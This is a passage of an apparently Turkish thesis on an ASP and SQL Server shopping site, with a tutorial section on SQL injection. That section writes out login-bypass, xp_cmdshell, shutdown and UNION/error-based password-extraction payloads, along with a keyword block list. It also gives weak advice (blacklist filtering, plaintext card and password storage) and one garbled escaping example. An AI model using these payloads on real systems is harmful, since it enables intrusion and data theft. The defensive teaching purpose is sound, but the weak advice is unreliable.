EditorialsRecord.asp sayfası, editorialsgrid.asp saydfasında sirişi yapılan bilgileri veri tabanına yazmak yada güncellemek ve işlemin sonucun ekranda göstermek için yazılmıştır.

2.3. VERİTABANI

2.3.1. Veritabanı Tasarımı ve Microsoft SQL Server 2000

Veritabanı sunucusu olarak kullanılan sunucu Microsoft SQL Server 2000'dir. Microsoft SQL Server'a rakip olarak gösterilebilecek tek sunucu Oracle'dır. Microsoft SQL seçmemin iki temel nedeni var. Bunlardan biri Oracle'a göre biraz daha ekonomik olması; İkincisi ise SQL Server'ın bir Microsoft ürünü olmasından kaynaklanan diğer Microsoft ürünleriyle gösterdiği uyum başarısı ve kullanım kolaylığıdır.

Alışveriş portalı sıkça değişen bilgilerin tamamını veritabanı sunucusundan otomatik olarak almaktadır. Aradaki bağlantıda ANSI SQL kullanılmış ve hiç bir şekilde SQL standartlarının dışına çıkılmamıştır. SQL standartlarına sadık kalınması ileride Oracle üzerinde çalışmış fakat SQL Server'da deneyim sahibi olmayan bir programcının web tasarım grubuna dahil olması halinde SQL kodlarına yabancılık çekmemesi ve zaman kaybetmeksizin işe adapte olabilmesidir.

Veritabanı esnek tasarım ilkelerine bağlı kalınarak yapılmıştır. Esnek tasarımın anlamı veritabanı tasarımının ileride yapılması olası yapı değişikliklerinde veritabanı tasarımının değişime ihtiyaç duymadan verileri yeni şekliyle alabilir şekilde tasarlanmasıdır. Veritabanının baştan esnek olarak tasarlanmamasının ileride yol açabileceği sorunlar ve bu sorunları çözmek için gereken kadro ve iş yükü hesaba katıldığında veritabanı tasarımının esnek olmasının önemi daha iyi anlaşılır.

2.3.2. Veri Tabanı Tabloları

2.3.2.1. cart_types Tablosu

Cart_types tablosu kredi kartı tiplerinin tutulduğu veritabanıdır. İki sütundan oluşur, birinci sütun kartların idlerini ikinci sütun ise isimlerini tutmaktadır.

2.3.2.2. categories Tablosu

Categories tablosu ürün gruplarının tutulduğu tablodur. İki sütundan oluşur, ilk sütun kategori idlerini ikinci sütun kategori isimlerini tutar. Items ve tb_sub_category tablosu ile ilişkilendirilmiştir.

2.3.2.3. editorials_categories Tablosu

Editorials_categories tablosu default.asp sayfasında gösterilen küçük haberlerin bilgilerinin tutulduğu sayfadır. İki sütundan oluşmaktadır, birinci sütun idleri ikinci sütun başlıkları tutmaktadır. Editorials tablosu ile ilişkilendirilmiştir.

2.3.2.4. Items Tablosu

Items tablosu ürünlerin detay bilgilerinin tutulduğu tablodur. 14 sütundan oluşmaktadır,

item_id : Item sırasını tutar.

category_id : Ürünün kategorisini tanımlar.

sub_category_id : Alt kategori bilgisini tutar.

producer : Üreticiyi tanımlar

price : Ürün fiyatını saklar.

money_id : Para birimini tanımlar

product_id : Üreticinin web sayfasını saklar.

image_url : Ürünün resim adresini saklar.

Notes : Ürün hakkında web sayfasında görüntülenecek teknik bilgileri saklar.

is_recommend :

rating : ürünün puantajını tutar.

rating_count : Ürüne verilen puanların sayısını tutar.

add_date : Ürünün satışa sunulduğu tarihi gösterir.

selling_status : Ürünün aktif olup olmadığını tutar.

2.3.2.5. Members Tablosu

Members tablosu üyeler hakkında bilgilerin saklandığı veritabanıdır. Orders tablosu ile ilişkilendirilmiştir.12 sütundan oluşmuştur.

members_id : Kayıt sırasını tutar.

members_login : Kullanıcı adını tutar.

members_password : Kullanıcı şifresini saklar.

members_level : Kullanıcı yetkilerini saklar.

first_name : Kullanıcı adını tutar.

last_name : Kullanıcının soyadını saklar.

Email : Kullanıcının email adresini saklar.

Phone : Kullanıcının telefon bilgilerini saklar.

Address : Kullanıcının adres bilgilerini saklar.

Notes : Kullanıcı hakkında notları saklar.

cart_type_id : Kart tipini saklar

card_number : Müşterinin kart numarasını saklar.

2.3.2.6. Money_unit Tablosu

Money_unit tablosu para birimleri hakkında bilgileri içerir. 2 sütundan oluşur. İlk sütun id numarasını ikinci sütun para birimi saklar. Items tablosu ile ilişkilendirilmiştir.

2.3.2.7. Orders Tablosu

Orders tablosu satışlar hakkında bilgileri tutar. Members ve items tablolarıyla ilişkilendirilmiştir. 5 sütundan oluşur.

order_id : Satış sırasını saklar.

member_id : Üye bilgisini saklar.

item_id : Ürün bilgisini saklar.

Quanty :

order_date : Satış tarihini saklar.

2.3.2.8. tb_spot Tablosu

tb_spot tablosu küçük haberler hakkında bilgileri saklar. İki sütundan oluşur. Birinci sütun kayıt sırasını ikinci sütun haber başlıklarını saklar.

2.3.2.9. tb_sub_category Tablosu

tb_sub_category tablosu alt ürün kategorilerini saklar. Ürünleri sınıflandırmaya yardımcı olur. Items ve categories tablosu ile ilişkilendirilmiştir. 3 sütundan oluşmaktadır.

sub_category_id : Kayıt sırasını saklar.

category_id : Kategori bilgisini tutar.

sub_category : Alt kategori adını saklar.

2.3.3. SQL enjeksiyon saldırıları

Dünyanın her tarafında, kullanıcılarına; kredi kartı numaraları, kullanıcı bilgileri gibi gizli kalması gereken bilgilerin, ürünlere ve siparişlere ait verilerin saklandığı uç-arka veri depolarıyla hizmet veren web siteleri bulunmaktadır. [4] ve genel olarak, web sitelerindeki form aracılığı ile alınan girdi ile veritabanındaki bilgiler filtrelendikten sonra sonucu kullanıcıya gönderen bu tür sistemlerde Yapısal Sorgulama Dili (Structured Query Language - SQL) kullanılmaktadır. Uygulama içerisinde kullanılacak parametre değerleri alınırken kullanılan formun SQL Deyimini yeniden yapılandırabilecek bazı özel karakterlere izin vermesiyle güvenlik problemleri ortaya çıkmaktadır. [5]

⁴ Stephen WALTER, Jonathan LEVINE, Asp ile E-Ticaret Programcılığı, Ali HALAÇ, 229

⁵ Soner EKER, SQL Enjeksiyon Saldırıları ve Korunma Yolları, 3

Bu güvenlik problemleri kullanılarak bir uygulamanın arkasında, bu uygulamaya destek veren veri tabanı üzerindeki bütün bilgilere ulaşılabilir veya bilgiler üzerinde değişiklik yapılabilir. Veya veri tabanı sisteminin komutları kullanılarak kullanılan sunucular üzerinde uygulama harici istenen işlemler de yapılabilir. Bu problemlerden korunmak için de uygulama girdilerini bu tür karakterlere karşı kontrol eden fonksiyonların kullanılmalı ve geniş çaplı uygulamaların bu güvenlik açıklarını taşıyıp taşımadığını anlamak için güvenlik denetimine tabi tutulmalıdır.

2.3.3.1 Bir Uygulama Güvenliği Problemi

Yapısal Sorgulama Dili SQL'in uygulamalarda kullanımına örnek vermek gerekirse;

```
SELECT Name, Address FROM Users WHERE UserID = '2081'
```

Şeklindeki SQL Deyimi "Users" adlı tablodan "2081" ürün ID si ile veritabanına kayıtlı olan kişiye ait olan isim ve adres bilgilerini dönecektir. Bu noktada muhtemel zayıflık, kullanılan formun SQL Deyimini yeniden yapılandırabilecek bazı özel karakterlere izin vermesiyle ortaya çıkmaktadır. Çözümü ise girdilerden bu özel karakterlerin filtrelenmesini sağlayan fonksiyonlardır. [6]

Hızla gelişen internet teknolojileri karşısında yeni pazarda geç olmadan yerini almak isteyen müşterilerine daha kısa sürede daha

⁶ Soner EKER, SQL Enjeksiyon Saldırıları ve Korunma Yolları, 3

kullanışlı ve ucuz çözümler sunmak zorunda olan uygulama geliştiriciler bu süreçte güvenlik gibi önemli bir faktörü ikinci plana atmaktadırlar.

Giderek yaygınlaşan ve medyanın haber potansiyelini oluşturan; çalınan kredi kartı numaraları, yer altı sitelerde dağıtılan müşteri bilgileri, şirket projeleri – yazışmaları yaklaşan tehlikenin habercisi olmakla beraber halen bu tür kayıpların yaratabileceği maddi sonuçları kavrayamayan ve hala “az maliyetle kurtarılan güvenlik projeleri” öyle övünen yöneticilere uyarı niteliği taşımaktadır. Öyleki -herzaman bir adım önde olmayı amaçlayan- saldırganlar güvenliğin en üst seviyede olması beklenen devlet siteleri de dahil olmak üzere pek çok sisteme yönelik saldırılarına da ara vermeksizin devam etmektedirler.

Maddi ve manevi değere sahip şirketinizi bir anlamda iş ortaklarını olan uygulama geliştiricilerin hazırladıkları uygulama ürünlerine emanet edildiğini düşünürsek, “uygulamalarınıza ne kadar güvenirsiniz?” gibi bir soruya verilecek cevap büyük önem taşımaktadır.

Böyle bir ortamda uygun güvenlik çözümü için ayrılmış bütçe bir lüks değil her an yapılabilecek bir saldırıda şirketin uğrayacağı zararı ortadan kaldırmak için alınması gereken önlem niteliği taşımaktadır.

2.3.3.2. Örnek Saldırıları

Güvenlikte sıkça kullanılan bir deyim; “Saldırganlardan korunabilmek için onlar gibi düşünmelisiniz!..”. Saldırganın sisteminize girmek için kullanabileceği yöntemleri bilmek bu saldırılardan korunabilmek için alınan önlemleri daha sağlıklı kılacaktır.

Örneklerde kullanacağımız hedef ; Microsoft®

Internet Information Server™' dan Microsoft® SQL

Server™'a varsayılan sistem hesabı 'ndan (sa) bağlanan

ASP tabanlı bir kullanıcı hesabı yöneticisi olacak.

Form.asp : Username ve Password girdisini alan

form.Solda...

Login.asp : Veritabanı ile bağlantıya geçen ve

girdinin doğruluğunu kontrol eden ASP kodu.

2.3.3.3. Kötü Amaçlı (*) İmleçleri Yardımıyla İzinsiz Giriş Sağlama

Kullanıcı "Username" & "Password" verisini Login.asp ye yolladıktan sonra .asp kodunun yapacağı iş verilen yoldaki veritabanı ile bağlantı kurup ilgili tabloda Username ve Password sütunlarında gönderilen verinin doğruluğunu kontrol etmek olacaktır. Bu işlem sonucunda eğer sonuç olumluysa kullanıcıya; "Giriş Yapıldı" olumsuzsa; "Geçersiz Kullanıcıadı & Şifre" mesajı verilecektir.

Örnekleyecek olursak;

Username : ilkay

Password : 2081

Şeklindeki kullanıcı girdisi aşağıdaki SQL Deyimini oluşturacaktır;

```
SELECT count(*) FROM Users WHERE Username = 'ilkay' AND  
Password = 2081'
```

İlk bakışta sorun olmayan bir SQL Deyimi... Fakat saldırganın;

Username : ilkay

Password : ' OR 1=1--

Şeklindeki girdilerle oluşturacağı SQL Deyimi ise;

```
SELECT count(*) FROM Users WHERE Username = 'ilkay' AND  
Password = " OR 1=1 --'
```

Olacaktır ki, bu durumda girişin sağlanması için şart “ilkay” kullanıcı adına ait şifrenin hiçbirşey* olması veya ikinci bir opsiyon olarak 1=1 eşitliğinin sağlanmasıdır.

* Hiçbişey ≠ Boşluk

Sonuç : 1=1 eşitliği sağlandığına göre saldırı başarıyla sonuçlanacak ve “Giriş Yapıldı” mesajı verilecektir.

Not : Microsoft® SQL Server™ “--“ imlecinden sonra gelen yersiz kullanılmış tırnak işaretlerini göz ardı edecektir. İlk bakışta basit gibi görünen ve sadece SQL Server’a ait olan bu özellik ilerde örneklerden de anlaşılacağı üzere saldırganına büyük kolaylık sağlayacaktır.

2.3.3.4. Uzaktan Çalıştırılması Mümkün Olan Prosedürler

MS SQL Server’a varsayılan sistem hesabından yaptığımız bağlantı SQL Enjeksiyon saldırısında muhtemel saldırganına sunucuda

saklanan prosedürleri çalıştırabilmesi için gerekli hakları tanıyacaktır. [7]
Saldırganın kullanabileceği prosedürlerden bir tanesi;
“master..xp_cmdshell” olabilir.

Username : ilkay

Password : '; EXEC master..xp_cmdshell 'dir c:'--

Girdileriyle oluşacak SQL Deyimi;

```
SELECT count(*) FROM Users WHERE Username = 'ilkay' AND  
Password =
```

```
"; EXEC master..xp_cmdshell 'dir c:'--'
```

Sonuç : SQL Server Kullanıcıadı ve Şifreyi bulunduran sütunları
arayacaktır bulamadığı için “Yanlış Kullanıcıadı & Şifre” mesajını
verecektir fakat bu arada arka planda “dir c:” komutunu çalıştıracak ve
saldırgan C sürücüsünün içeriğine ulaşacaktır.

2.3.3.5. SQL Server Hedef Alınarak Yapılan Saldırıları

Yönetici haklarına sahip saldırgan silme,ekleme,değiştirme...vb gibi
komutları rahatlıkla çalıştırabilecektir.

SHUTDOWN WITH NOWAIT SQL Server’ın kritik komutlarından bir
tanesisidir. Komutla beraber SQL Server görevine son verir.

⁷ Soner EKER, SQL Enjeksiyon Saldırıları ve Korunma Yolları, 3

Username : ‘; SHUTDOWN WITH NOWAIT--

Password : [Boş]

Bu girdilerle oluşturulan SQL Deyimi;

```
SELECT Username FROM Users WHERE Username="; SHUTDOWN  
WITH NOWAIT;
```

```
--' AND Password="
```

Sonuç : SQL Server kullanıcıadının bulunamadığı mesajını verecektir. Fakat bununla beraber arka planda diğer komutu çalıştırdığı için SQL Server kapanacaktır.

2.3.3.6. ODBC Hatalarından Faydalanarak Yapılan Saldırıları

SQL Server’ın verdiği hatalardan faydalanarak veritabanındaki neredeyse tüm bilgilere ulaşmak mümkündür.

Hedef; <http://Victim/Default.asp?id=10> şeklinde ürün ID leri ile çalışan ASP tabanlı bir websitesi.

Saldırı SQL Server’ın integer ve string cinsinden verileri birlikte gönderememesinden faydalanarak yapılır;

Gönderilen ‘10’ sayısına veritabanından herhangi bir string eklenir.

```
http://Victim/Default.asp?id=10 UNION SELECT TOP 1  
TABLE_NAME FROM  
  
INFORMATION_SCHEMA.TABLES--
```

Not : “INFORMATION_SCHEMA.TABLES” sistem tablosu, sistemde bulunan diğer tüm tablolar hakkında bilgi içerir. Deyimde kullanılan “TABLE_NAME” de yine tüm tablo isimlerini içerir.

Oluşacak SQL Deyimi;

String -> Integer dönüşümünü yapamayan SQL Server aşağıdaki hatayı verecektir.

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error

converting the nvarchar value 'Table1' to a column of data type

int.

/Default.asp, line 5

Hata, saldırganı “Table1” olarak bulduğu cevabı integer a çeviremediğini (dolayısıyla veritabanındaki ilk tablo adının “Table1” olduğunu) belirtmektedir. Saldırgan diğer tabloların adını aşağıdaki şekilde öğrenebilir...

```
http://Victim/Default.asp?id=10 UNION SELECT TOP 1  
TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE  
TABLE_NAME NOT IN ('Table1')--
```

Veya doğrudan LIKE komutunu kullanarak aradığı şeye daha kolay yoldan ulaşabilir;

```
http://Victim/Default.asp?id=10 UNION SELECT TOP 1  
TABLE_NAME FROM  
  
INFORMATION_SCHEMA.TABLES WHERE TABLE_NAME LIKE  
'%25Login%25'—
```

SQL Server'in vereceği hata;

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error

converting the nvarchar value 'Admin_Login' to a column of data

type int.

/Default.asp, line 5

Admin_Login adında bir tablo olduğunu öğrenen saldırgan muhtemelen tablodaki ilk kullanıcıydı ve şifreye ulaşmak isteyecektir. İzleyebileceği yol ise;

```
http://Victim/Default.asp?id=10 UNION SELECT TOP 1 Username  
FROM Admin_Login --
```

Hata;

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error

converting the nvarchar value 'ilkay' to a column of data type int.

/Default.asp, line 5

Bu şekilde “admin” kullanıcı adının varlığını doğrulayan saldırganın şifreyi ele geçirmek için kullanacağı girdi;

```
http://Victim/Default.asp?id=10 UNION SELECT TOP 1 Password  
FROM Admin_Login
```

```
WHERE Username='ilkay'--
```

Hata;

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error

converting the nvarchar value '2081' to a column of data type int.

/Default.asp, line 5

Sonuç :

Username : ilkay

Password : 2081

2.3.3.7. Veritabanına Ekleme Yapma veya Veri Düzenleme

Kullanıcı adı ve şifre bilgisine ulaşan muhtemel saldırgan benzer yöntemleri ve UPDATE,INSERT komutlarını kullanarak şifreyi değiştirebilir veya daha temizi başka bir kullanıcı hesabı açabilir...

<http://Victim/Default.asp?id=10>; UPDATE 'Admin_Login' SET

'Password' = 'NewPwd' WHERE Username='ilkay'--

Yeni bir kullanıcı hesabı için;

<http://Victim/Default.asp?id=10>; INSERT INTO 'Admin_Login'

('UserID', 'Username', 'Password', 'Details') VALUES

(666,'Desperate_Cry','2081','N/A')—

2.3.4. Nasıl Korunmalı

Gelebilecek SQL Enjeksiyon saldırılarından korunabilmek için alınan önlemlerde temel alınması gereken nokta... “Aksi doğrulanıncaya kadar tüm kullanıcı girdileri kötüdür!”.

2.3.4.1. Kullanıcı Haklarının Sınırlandırılması

Yaygın olarak yapılan hata; Web Server dan SQL Server a yapılan bağlantılarda varsayılan sistem hesabı kullanılması... Bu şekilde yönetici haklarına sahip olan saldırgan örneklerde de görülebileceği üzere isteği komutu çalıştırıp istediği ekleme,silme,düzeltilme eylemini gerçekleştirebilecektir. Bunu yerine yapılması gereken yeni bir kullanıcı hesabı oluşturup kullanıcının çalıştırabileceği komutları sınırlandırmak olacaktır.

Mesela sitenizden ürünlerinizin incelenmesine ve bunlar arasından sipariş verilmesine izin verecekseniz, “web_user” gibi bir kullanıcı adı oluşturup ürünleri incelemek için; ürünler sütununda sadece “SELECT” kullanımına ve siparişleri için; siparişler sütununda sadece “INSERT” kullanımına izin vermeniz uygun olacaktır.

2.3.4.2. Girdilerde Tırnak İmleçlerinin (‘) Kötü Amaçlı Kullanımının Engellenmesi

Yaygın SQL Enjeksiyon saldırıları SQL deyimlerinin girdilerdeki gereksiz (‘) tırnak işaretleri yardımıyla yeniden oluşturulması sayesinde yapılır.

Küçük bir filtreleme fonksiyonu veya tek tırnağı çift tırnağa çeviren bir fonksiyon muhtemel bir saldırıyı engellemek için yeterli olabilir.

ASP Kullanarak girdileri kontrol ederek değiştiren bir fonksiyon kolaylıkla yazılabilir;

```
<%
```

```
Function ReplaceQuotes(strWords)
```

```
ReplaceQuotes = Replace(strWords,"'","''")
```

```
End Function
```

%>

Bu fonksiyonu baştaki örnekte kullanırsak;

```
SELECT count(*) FROM Users WHERE Username='ilkay' AND  
Password=""
```

```
OR 1=1 --'
```

şeklinde olan deyim...

```
SELECT count(*) FROM Users WHERE Username='ilkay' AND  
Password=""
```

```
OR 1=1 --'
```

'e dönüşecektir.

2.3.4.3. Form Girdilerinden Gereksiz Karakterlerin Elenmesi

SQL Enjeksiyon saldırıları genelde “;, --,SELECT, INSERT ve xp_” gibi karakterlerin-kelimelerin kullanılmasıyla yapıldığı için gönderilecek girdinin önce bir filtreleme fonksiyonundan geçirilmesi muhtemel zayıflığı engelleyebilir.Örneğin kullanıcıdan E - Mail adresini girmesi isteniyorsa harfler ve sayıların yanında sadece “ @,-,_,.” karakterlerinin kullanılmasına izin verilmelidir.

Ve sunucuda saklanan xp_cmdshell ve xp_grantlogin gibi genel prosedürler,C/C++ tabanlıDLL ler, kullanıcı taraflı fonksiyonlar...vb, izole edilmiş bir sunucuya taşınmalıdır. Bazı zararlı kelime-harfleri filteleyen ASP fonksiyonu aşağıda örneklenmiştir;

<%


```

Function FilterBadWords(strWords)

dim BadWords

dim NewWords

BadWords = array("SELECT", "DROP", ";", "--", "INSERT", "DELETE",

"xp_")

NewWords = strWords

for i = 0 to uBound(BadWords)

NewWords = Replace(NewWords, BadWords(i), "")

Next

FilterBadWords = NewWords

End Function

%>

```

Tırnak değiştirme fonksiyonu ve filtreleme fonksiyonu beraber kullanılırsa;

```
SELECT Username FROM Users WHERE Username=""; EXEC
```

```
master..xp_cmdshell 'dir c'; --' AND Password="
```

Şeklindeki SQL Deyimi...

```
SELECT Username FROM Users WHERE Username="" EXEC master..
```

```
cmdshell "dir c;" ' AND Password="
```

'e dönüşecektir ki bu da herhangi bir kayıt bulunmadığı hatasını vermekten öteye gitmeyecektir. Bu fonksiyonu kullanıcıdan gelen bütün girdilere,

adres satırı ifadelerine ve çerezlerden gelen tüm veriye uygulamamız gelebilecek saldırının önüne geçecektir.

2.3.4.4. Girdi Uzunluğunun Sınırlandırılması

Veritabanındaki ayrılan alanın uzunluğu 10 karakterlikse, formunuzda bu alan için 50 karakter sığan bir text kutusuna sahip olmanız sakıncalı olabilir. Ve mümkün olduğu kadar girdi uzunluklarını kısa tutmak muhtemel saldırıyı engellemek için önlem sayılabilir.

2.3.4.5. Girdi Cinsinin Kontrol Edilmesi

Formunuzdan girilen verinin istediğiniz türden bir veri olup olmadığını kontrol eden bir fonksiyon kötü amaçlı kullanımlarda saldırganın kullanabileceği harf/sayı seçeneğini kısıtlayacaktır. Mesela, eğer Ürün ID si için formunuzdan girdi alıyorsanız girdinin sayısal bir ifade olup olmadığını kontrol eden bir fonksiyon fayda sağlayacaktır.

2.3.4.6. Kullanılan Veri Gönderme Metodu

Formunuz aracılığı ile topladığınız verileri yollarken mutlaka “POST” metodunu kullanın ki kullanıcılarınız adres çubuğunda girdikleri verilerle beraber form değerlerini gördüklerinde akıllarına farklı fikirler gelmesin.

3. SONUÇ

Aldığımız güvenlik önlemleri veya (en iyi ihtimalle) yazıp da kullanmayı bir alışkanlık haline getiremediğiniz güvenlik politikaları sizi güvenlik problemlerine karşı koruyabilir mi? Eğer güvenlik ile ilgili problemleri yönetmeyi süreç temelli bir güvenlik bilinci içerisinde ele almıyorsanız hiçbir güvenlik ürünü, bir güvenlik kaybına uğramanızı engelleyemez. Bilgi sistemleri altyapınızı taşıdıkları güvenlik zaaflarına karşı düzenli olarak kontrol ettirmek, risklerinizi takip etmek, doğru teknolojiyi doğru yerde ve doğru şekilde kullanmanızı sağlayacak güvenlik politikalarınızı oluşturup güvenlik probleminizi sürekli yönetebilecek olgunluğa ulaşmak hedeflenmelidir. Bilgi sistemlerinin önemli bir kısmını oluşturan uygulamaların taşıyabileceği güvenlik sorunları uzun süredir ihmal edilmelerinden dolayı, günümüzün en popüler sistem sızma noktalarını teşkil etmektedirler. Bu nedenle uygulama güvenliğine ilişkin gereken önemi vermeniz, güvenlik denetimi yaptırmanız ve kurumunuzun bilgi güvenliği yönetim sistemini oluşturmaya bir yerinden başlamanızı öneriyoruz.

4. KAYNAKLAR

[1] İNCE Murat, Elektronik Ticaret: Gelişme Yolundaki Ülkeler İçin İmkanlar ve Politikalar, Ocak 1998.

[2] TUENA-Türkiye Ulusal Enformasyon Altyapısı Projesi, “Durum Saptaması ve Dünyadaki Eğilimler”, Ocak 1998.

[3] www.headcountcom.com

[4] LEVINE Jonathan, WALTER Stephen, Asp ile E-Ticaret Programcılığı, Ali HALAÇ, Eylül 2002.

[5] EKER Soner, SQL Enjeksiyon Saldırıları ve Korunma Yolları, Ocak 2005.

[6] EKER Soner, SQL Enjeksiyon Saldırıları ve Korunma Yolları, Ocak 2005.

[7] EKER Soner, SQL Enjeksiyon Saldırıları ve Korunma Yolları, Ocak 2005.

5. ÖZGEÇMİŞ

14 Şubat 1979 'da İzmit'te doğdum. 1985-1993 yılları arasında ilk ve orta öğrenimimi İzmit'te yaptım. 1993-1996 Yılları arasında Darıca Aslan Çimento Endüstri Meslek Lisesinde Elektronik Bölümünü okuduktan sonra 1999-2003 yılları arasında Sakarya Üniversitesi Metal Öğretmenliği Bölümünü bitirdim. 2003 Yılında Haliç Üniversitesinde Bilgisayar Mühendisliği Yüksek Lisansı yapmaktayım.

Semih TABAK

EK – 1 : Kaynak Kodlar

AdminMenu.asp

```
<!-- #INCLUDE FILE="Common.asp" -->
<!-- #INCLUDE FILE="Header.asp" -->
<!-- #INCLUDE FILE="Footer.asp" -->

<%
sFileName = "AdminMenu.asp"
CheckSecurity(2)
sAction = GetParam("FormAction")
sForm = GetParam("FormName")
%>
<html>
<head>
<title>Semih Sanal Ma&#287;aza</title>
<meta http-equiv="pragma" content="no-cache">
<meta http-equiv="expires" content="0">
<meta http-equiv="cache-control" content="no-cache">
<META http-equiv=Content-Type content="text/html; charset=windows-1254">
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1"><link rel="stylesheet" href="Site.css" type="text/css"></head>
<body class="PageBODY">
<center>
<table>
<tr>
<td valign="top">
<% Menu_Show %>

</td>
</tr>
</table>
</center>
<table width="760" align="center">
<tr>
<td align="center">
<hr color="#800000">
<table>
<tr>

<td valign="top">
<% Form_Show %>

</td>
</tr>
</table>

<hr color="#800000" width="60%">
</td>
</tr>
</table>
</center>
<table>
<tr>
<td valign="top">
<% Footer_Show %>
</td>

</tr>
</table>
</body>
</html>
<%
cn.close
Set cn = nothing
```

Sub Form_Show()

Dim sFormTitle: sFormTitle = "Yönetim Paneli"

fldField1 = "MembersGrid.asp"
fldField2 = "OrdersGrid.asp"
fldField3 = "AdminProducts.asp"
fldField4 = "CategoriesGrid.asp"
fldField5 = "EditorialsGrid.asp"
fldField6 = "EditorialCatGrid.asp"
fldField = "CardTypesGrid.asp"

```
%>
<table class="FormTABLE">
  <tr>
    <td class="FormHeaderTD"><font class="FormHeaderFONT"><%=sFormTitle%></font></td>
  </tr>
  <tr>
    <td class="DataTD"><a href="<%=fldField1%>"><font class="DataFONT">Üyeler</font></a></td>
  </tr>
  <tr>
    <td class="DataTD"><a href="<%=fldField2%>"><font class="DataFONT">
      Sipari&#351;ler</font></a></td>
  </tr>
  <tr>
    <td class="DataTD"><a href="<%=fldField3%>"><font class="DataFONT">Ürünler</font></a></td>
  </tr>
  <tr>
    <td class="DataTD"><a href="<%=fldField4%>"><font class="DataFONT">
      Kategoriler</font></a></td>
  </tr>
  <tr>
    <td class="DataTD"><a href="<%=fldField5%>"><font class="DataFONT">
      Editörden</font></a></td>
  </tr>
  <tr>
    <td class="DataTD"><a href="<%=fldField6%>"><font class="DataFONT">Editör
      Kategorileri</font></a></td>
  </tr>
  <tr>
    <td class="DataTD"><a href="<%=fldField%>"><font class="DataFONT">Kart
      Tipleri</font></a></td>
  </tr>
</table>
<%
end sub
%>
```

AdminProduct.asp

```
<!-- #INCLUDE FILE="Common.asp" -->
<!-- #INCLUDE FILE="Header.asp" -->
<!-- #INCLUDE FILE="Footer.asp" -->

<%
sFileName = "AdminProducts.asp"
CheckSecurity(2)
sAction = GetParam("FormAction")
sForm = GetParam("FormName")
%>
<html>
<head>
<title>Semih Sanal Ma&#287;aza</title>
<meta http-equiv="pragma" content="no-cache">
<meta http-equiv="expires" content="0">
<meta http-equiv="cache-control" content="no-cache">
<META http-equiv=Content-Type content="text/html; charset=windows-1254">
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1"><link rel="stylesheet" href="Site.css" type="text/css"></head>
<body class="PageBODY">
<center>
<table>
<tr>
<td valign="top">
<% Menu_Show %>

</td>
</tr>
```

```

</table>
</center>
<table width="760" align="center">
<tr>
<td align="center">
<hr color="#800000">
<table>
<tr>
<td valign="top">
<% AdminMenu_Show %>
</td>
<td valign="top">
<% Search_Show %>

<% Items_Show %>

</td>
</tr>
</table>

<hr color="#800000" width="60%">
</td>
</tr>
</table>
<center>
<table>
<tr>
<td valign="top">
<% Footer_Show %>
</td>

</tr>
</table>
</center>
</body>
</html>
<%
cn.close
Set cn = nothing

*****

Sub Search_Show()
Dim sFormTitle: sFormTitle = ""

Dim action_page: action_page = "AdminProducts.asp"
Dim scategory_idDisplayValue: scategory_idDisplayValue = "All"

fldcategory_id = GetParam("category_id")
fldis_recommended = GetParam("is_recommended")
fldselling_status = GetParam("selling_status")

%>
<form method="GET" action="<%= action_page %>" name="Search">
<input type="hidden" name="FormName" value="Search"><input type="hidden" name="FormAction" value="search">
<table class="FormTABLE">
<tr>
<td class="FieldCaptionTD"><font class="FieldCaptionFONT">Kategori</font></td>
<td class="DataTD"><select size="1" name="category_id">
<%
response.write "<option value="">" & scategory_idDisplayValue & "</option>"
openrs rscategory_id, "select category_id, name from categories order by 2"
while not rscategory_id.EOF
if cstr(GetValue(rscategory_id, 0)) = cstr(fldcategory_id) then
response.write "<option selected value="" & GetValue(rscategory_id, 0) & "">" & GetValue(rscategory_id, 1) & "</option>"
else
response.write "<option value="" & GetValue(rscategory_id, 0) & "">" & GetValue(rscategory_id, 1) & "</option>"
end if
rscategory_id.MoveNext
wend
set rscategory_id = nothing

%></select></td>
<td class="FieldCaptionTD"><font class="FieldCaptionFONT">spot?</font></td>
<td class="DataTD"><select size="1" name="is_recommended">
<%

```



```

LOV = Split(";Hepsi;0;Hay&#305;r;1;Evet", ";")
if (ubound(LOV) mod 2) = 1 then
for i = 0 to ubound(LOV) step 2
if cstr(LOV(i)) = cstr(fldis_recommended) then
response.write "<option selected value="" & LOV(i) & "">" & LOV(i+1) & "</option>"
else
response.write "<option value="" & LOV(i) & "">" & LOV(i+1) & "</option>"
end if
next
end if

%></select></td>
<td class="FieldCaptionTD"><font class="FieldCaptionFONT">selling_status</font></td>
<td class="DataTD"><select size="1" name="selling_status">
<%
LOV = Split(";Hepsi;0;Hay&#305;r;1;Evet", ";")
if (ubound(LOV) mod 2) = 1 then
for i = 0 to ubound(LOV) step 2
if cstr(LOV(i)) = cstr(fldselling_status) then
response.write "<option selected value="" & LOV(i) & "">" & LOV(i+1) & "</option>"
else
response.write "<option value="" & LOV(i) & "">" & LOV(i+1) & "</option>"
end if
next
end if

%></select></td>
<td ><input type="submit" value="Search"></td>
</tr>
</table>
</form>
<%

end sub
'=====

Sub Items_Show()
Dim rs
Dim sWhere : sWhere = ""
Dim sOrder : sOrder = ""
Dim sSQL : sSQL = ""
Dim sFormTitle: sFormTitle = "Ürünler"
Dim HasParam : HasParam = false
Dim iSort : iSort = ""
Dim iSorted : iSorted = ""
Dim sDirection : sDirection = ""
Dim form_sorting : form_sorting = ""
Dim sSortParams : sSortParams = ""
Dim form_action : form_action = ""
Dim iRecordsPerPage : iRecordsPerPage = 20
Dim iCounter : iCounter = 0
Dim iPage : iPage = 0
Dim bEof : bEof = False
Dim sActionFileName : sActionFileName = "ProductMaint.asp"

Dim transit_params : transit_params = "category_id=" & ToURL(GetParam("category_id")) & "&is_recommended=" &
ToURL(GetParam("is_recommended")) & "&"
Dim form_params : form_params = "category_id=" & ToURL(GetParam("category_id")) & "&is_recommended=" &
ToURL(GetParam("is_recommended")) & "&"

iSort = GetParam("FormItems_Sorting")
iSorted = GetParam("FormItems_Sorted")
sDirection = ""
if IsEmpty(iSort) then
form_sorting = ""
else
if iSort = iSorted then
form_sorting = ""
sDirection = " DESC"
